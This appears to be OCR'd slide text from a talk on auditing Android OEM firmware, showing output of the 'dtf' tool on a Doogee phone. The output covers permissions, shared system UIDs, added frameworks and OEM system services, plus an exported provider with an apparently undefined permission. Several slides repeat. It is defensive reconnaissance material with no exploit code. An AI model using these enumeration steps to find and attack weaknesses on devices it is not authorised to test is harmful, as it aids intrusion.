
Applications - Permissions

- Missing permissions?



```
<provider android:authorities="com.android.systemui.floatwindow"
          android:exported="true"
          android:name="com.android.systemui.floatpanel.FloatWindowProvider"
          android:readPermission="com.android.launcher.permission.READ_SETTINGS"
          android:writePermission="com.android.launcher.permission.WRITE_SETTINGS"/>
```


- `permissions` module to view permissions



```
01:58:17 /DevTesting/Doogee$ dtf permissions list \
> |grep "com.android.launcher.permission.READ_SETTINGS"
01:58:27 /DevTesting/Doogee$
```

Applications - Permissions


- `permissions` to list components secured by a permission



```
04:33:03 /DevTesting/Doogee$ dtf permissions lookup android.permission.READ_SMS
Components that require the permission 'android.permission.READ_SMS [dangerous]'...
Activities:
Services:
Receievers:
Providers (readable):
  SuggestionsProvider (com.android.mms)
  SmsProvider (com.android.providers.telephony)
  MmsProvider (com.android.providers.telephony)
  MmsSmsProvider (com.android.providers.telephony)
  UserSmsProvider (com.android.providers.telephony)
  UserCBProvider (com.android.providers.telephony)
  UserMmsProvider (com.android.providers.telephony)
Providers (writable):
```

Applications - Permissions


- `permissions` to show apps requesting access to a permission



```
09:51:25 /DevTesting/Doogee$ dtf permissions appuses android.permission.MOUNT_UNMOUNT_FILESYSTEMS
Applications requesting access to 'android.permission.MOUNT_UNMOUNT_FILESYSTEMS [system|signature]'...
  com.adups.fota
  com.adups.fota.sysoper
  com.android.music
  com.android.settings
  com.android.simmelock
  com.android.soundrecorder
  com.android.systemui
  com.gangyun.camerabox
  com.mediatek.FMRadio
  com.mediatek.engineermode
  com.mediatek.filemanager
  com.mediatek.mtklogger
  com.mediatek.schpwronoff
09:51:26 /DevTesting/Doogee$
```

Applications - Permissions

- `permissions` to show apps requesting access to a permission




```
09:51:25 /DevTesting/Doogee$ dtf permissions appuses android.permission.MOUNT_UNMOUNT_FILESYSTEMS
Applications requesting access to 'android.permission.MOUNT_UNMOUNT_FILESYSTEMS [system|signature]'...
  com.adups.fota
  com.adups.fota.sysoper
  com.android.music
  com.android.settings
  com.android.simmelock
  com.android.soundrecorder
  com.android.systemui
  com.gangyun.camerabox
  com.mediatek.FMRadio
  com.mediatek.engineermode
  com.mediatek.filemanager
  com.mediatek.mtklogger
  com.mediatek.schpwronoff
09:51:26 /DevTesting/Doogee$
```

?

Applications -Shared IDs


- **sharedid** to search by shared ID
- Focus on privileged applications
  - system, radio, phone, media, etc.



```
05:56:12 /DevTesting/Doogee$ dtf sharedid android.uid.system
AOSP Shared:
   [+] android (android.uid.system)
   [+] com.android.dialer (android.uid.system)
   [+] com.android.inputdevices (android.uid.system)
   [+] com.android.keychain (android.uid.system)
   [+] com.android.keyguard (android.uid.systemui)
   [+] com.android.location.fused (android.uid.system)
   [+] com.android.providers.settings (android.uid.system)
   [+] com.android.settings (android.uid.system)
   [+] com.android.systemui (android.uid.systemui)
OEM Shared:
   [+] cn.sh.hct.hcttorch (android.uid.system)
   [+] com.adups.fota.sysoper (android.uid.system)
   [+] com.android.applock (android.uid.system)
   [+] com.android.simmelock (android.uid.system)
   [+] com.mediatek (android.uid.system)
   [+] com.mediatek.batterywarning (android.uid.system)
   [+] com.mediatek.connectivity (android.uid.system)
   [+] com.mediatek.schpwronoff (android.uid.system)
   [+] com.mediatek.thermalmanager (android.uid.system)
   [+] com.mediatek.voiceunlock (android.uid.system)
```

Frameworks


- System services
  - Treasure trove of security vulnerabilities!
- Modifications to “platform.xml”



```
root@android-assessment:/# adb shell set |grep BOOTCLASS
BOOTCLASSPATH=/system/framework/core.jar:/system/framework/conscrypt.jar:/system/framewo
rk/okhttp.jar:/system/framework/core-junit.jar:/system/framework/bouncycastle.jar:/syste
m/framework/ext.jar:/system/framework/framework.jar:/system/framework/framework2.jar:/sy
stem/framework/telephony-common.jar:/system/framework/voip-common.jar:/system/framework/
mms-common.jar:/system/framework/android.policy.jar:/system/framework/services.jar:/syst
em/framework/apache-xml.jar:/system/framework/webviewchromium.jar:/system/framework/sec_
edm.jar:/system/framework/seccamera.jar:/system/framework/scrollpause.jar:/system/framew
ork/stayrotation.jar:/system/framework/smartfaceservice.jar:/system/framework/secocsp.ja
r:/system/framework/commonimsinterface.jar:/system/framework/TmoWfcUtils.jar:/system/fra
mework/qcmediaplayer.jar:/system/framework/WfdCommon.jar:/system/framework/oem-services.
jar:/system/framework/org.codeaurora.Performance.jar
```

Frameworks


- Show added frameworks with `frameworkdb`
  - APIs of frameworks in $BOOTCLASSPATH are available to all applications



```
06:56:46 /DevTesting/Doogee$ dtf frameworkdb diff
Non-BootClassPath Frameworks:
   CustomProperties
   mediatek-common
   mediatek-framework
   mediatek-telephony-common
BootClassPath Frameworks:
   CustomPropInterface
   com.android.future.usb.accessory
   com.google.android.maps
   com.google.android.media.effects
   com.google.widevine.software.drm
   com.mediatek.effect
   mediatek-op
   mediatek-tablet
```

Frameworks - Services


- sysservicedb to list OEM added system services



```
02:23:51 /DevTesting/Doogee$ dtf sysservicedb diff --all |grep NEW
Service DmAgent (None) [NEW]
Service NvRAMAgent (NvRAMAgent) [NEW]
Service NvRAMBackupAgent (NvRAMBackupAgent) [NEW]
Service PPLAgent (None) [NEW]
Service anrmanager (android.app.IANRManager) [NEW]
Service audioprofile (com.mediatek.common.audioprofile.IAudioProfileService) [NEW]
Service bluetooth_manager (android.bluetooth.IBluetoothManager) [NEW]
Service bluetooth_profile_manager (android.bluetooth.IBluetoothProfileManager) [NEW]
Service iphonesubinfo2 (com.android.internal.telephony.IPhoneSubInfo) [NEW]
Service isms2 (com.android.internal.telephony.ISms) [NEW]
Service media.VTS (android.hardware.IVTSService) [NEW]
Service memory.dumper (android.memory.IMemoryDumper) [NEW]
Service mobile (com.mediatek.common.mom.IMobileManagerService) [NEW]
Service mtk-agps (com.mediatek.common.agps.IMtkAgpsManager) [NEW]
Service mtk-perfservice (com.mediatek.common.perfservice.IPerfService) [NEW]
Service mtk.codecservice (None) [NEW]
Service phoneEx (com.mediatek.common.telephony.ITelephonyEx) [NEW]
Service powersaving (android.os.IPowerSavingSwitchService) [NEW]
Service search_engine (com.mediatek.common.search.ISearchEngineManagerService) [NEW]
Service simphonebook2 (com.android.internal.telephony.IIccPhoneBook) [NEW]
Service telephony.registry2 (com.android.internal.telephony.ITelephonyRegistry) [NEW]
```

Frameworks - Services


- sysservicedb to list OEM added system services



```
02:23:51 /DevTesting/Doogee$ dtf sysservicedb diff --all |grep NEW
Service DmAgent (None) [NEW]
Service NvRAMAgent (NvRAMAgent) [NEW]
Service NvRAMBackupAgent (NvRAMBackupAgent) [NEW]
Service PPLAgent (None) [NEW]
Service anrmanager (android.app.IANRManager) [NEW]
Service audioprofile (com.mediatek.common.audioprofile.IAudioProfileService) [NEW]
Service bluetooth_manager (android.bluetooth.IBluetoothManager) [NEW]
Service bluetooth_profile_manager (android.bluetooth.IBluetoothProfileManager) [NEW]
Service iphonesubinfo2 (com.android.internal.telephony.IPhoneSubInfo) [NEW]
Service isms2 (com.android.internal.telephony.ISms) [NEW]
Service media.VTS (android.hardware.IVTSService) [NEW]
Service memory.dumper (android.memory.IMemoryDumper) [NEW]
Service mobile (com.mediatek.common.mom.IMobileManagerService) [NEW]
Service mtk-agps (com.mediatek.common.agps.IMtkAgpsManager) [NEW]
Service mtk-perfservice (com.mediatek.common.perfservice.IPerfService) [NEW]
Service mtk.codecservice (None) [NEW]
Service phoneEx (com.mediatek.common.telephony.ITelephonyEx) [NEW]
Service powersaving (android.os.IPowerSavingSwitchService) [NEW]
Service search_engine (com.mediatek.common.search.ISearchEngineManagerService) [NEW]
